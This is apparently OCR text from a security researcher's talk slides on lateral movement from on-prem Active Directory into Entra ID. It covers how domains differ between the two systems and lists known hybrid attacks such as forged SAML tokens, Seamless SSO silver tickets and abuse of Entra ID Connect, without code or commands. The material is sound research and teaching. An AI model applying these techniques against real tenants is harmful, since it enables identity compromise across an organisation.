


Advanced Active Directory to Entra ID lateral movement techniques

Dirk-jan Mollema

About me

- Dirk-jan Mollema
- From The Hague, Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Talks at Black Hat / DEF CON / BlueHat / Troopers / x33fcon
- Author of several Active Directory and Entra ID tools
  - mitm6
  - ldapdomaindump
  - adidnsdump
  - BloodHound.py
  - ntlmrelayx / krbrelayx
  - ROADtools

Socials
Blog/talks: dirkjanm.io
Twitter/X: @_dirkjan
BlueSky: @dirkjanm.io

Agenda

- Domains in AD and in Entra ID
- Existing hybrid attacks
- Policies
- Exchange

Domains

Domains in AD vs Entra

- Domains in Active Directory
  - Are logical containers with their own structure.
  - Are part of a forest of one or multiple domains, which acts as the security boundary.


- In Entra ID
  - Domains are custom domains that you can use for sending email or as a suffix for userPrincipalNames.
  - Entra has a flat structure, which means there is no difference between users in one domain versus another domain.

Domains in hybrid AD / Entra ID


- We can sync multiple AD domains / forests to the same tenant.
- All users from these domains will be “pooled” together in Entra ID.
- However, we can configure authentication (managed/federated) on **a per domain** basis.
  - This is what confuses people (including me).

- In Entra ID, there is no boundary between different custom domains.
- However, there is a difference between synced accounts and “cloud-only” accounts.


Entra ID – hybrid setup



Entra ID – hybrid attacks from AD



Hybrid domain compromise



Compromising any hybrid auth material in the tenant allows attackers to authenticate as any hybrid user in Entra ID


Hybrid attacks

Starting point = full control over on-prem AD


Known hybrid attacks

- Configuration dependent attacks:
  - AD FS compromise allowing forged SAML tokens.
  - Seamless SSO compromise allowing forged Kerberos Tickets (silver tickets).
- Entra ID connect based attacks:
  - Password overwrite via compromised Entra ID connect server.
  - Adding credentials to service principals via Entra ID connect.
  - Converting cloud-only accounts to hybrid accounts.

AD FS and forging SAML tokens



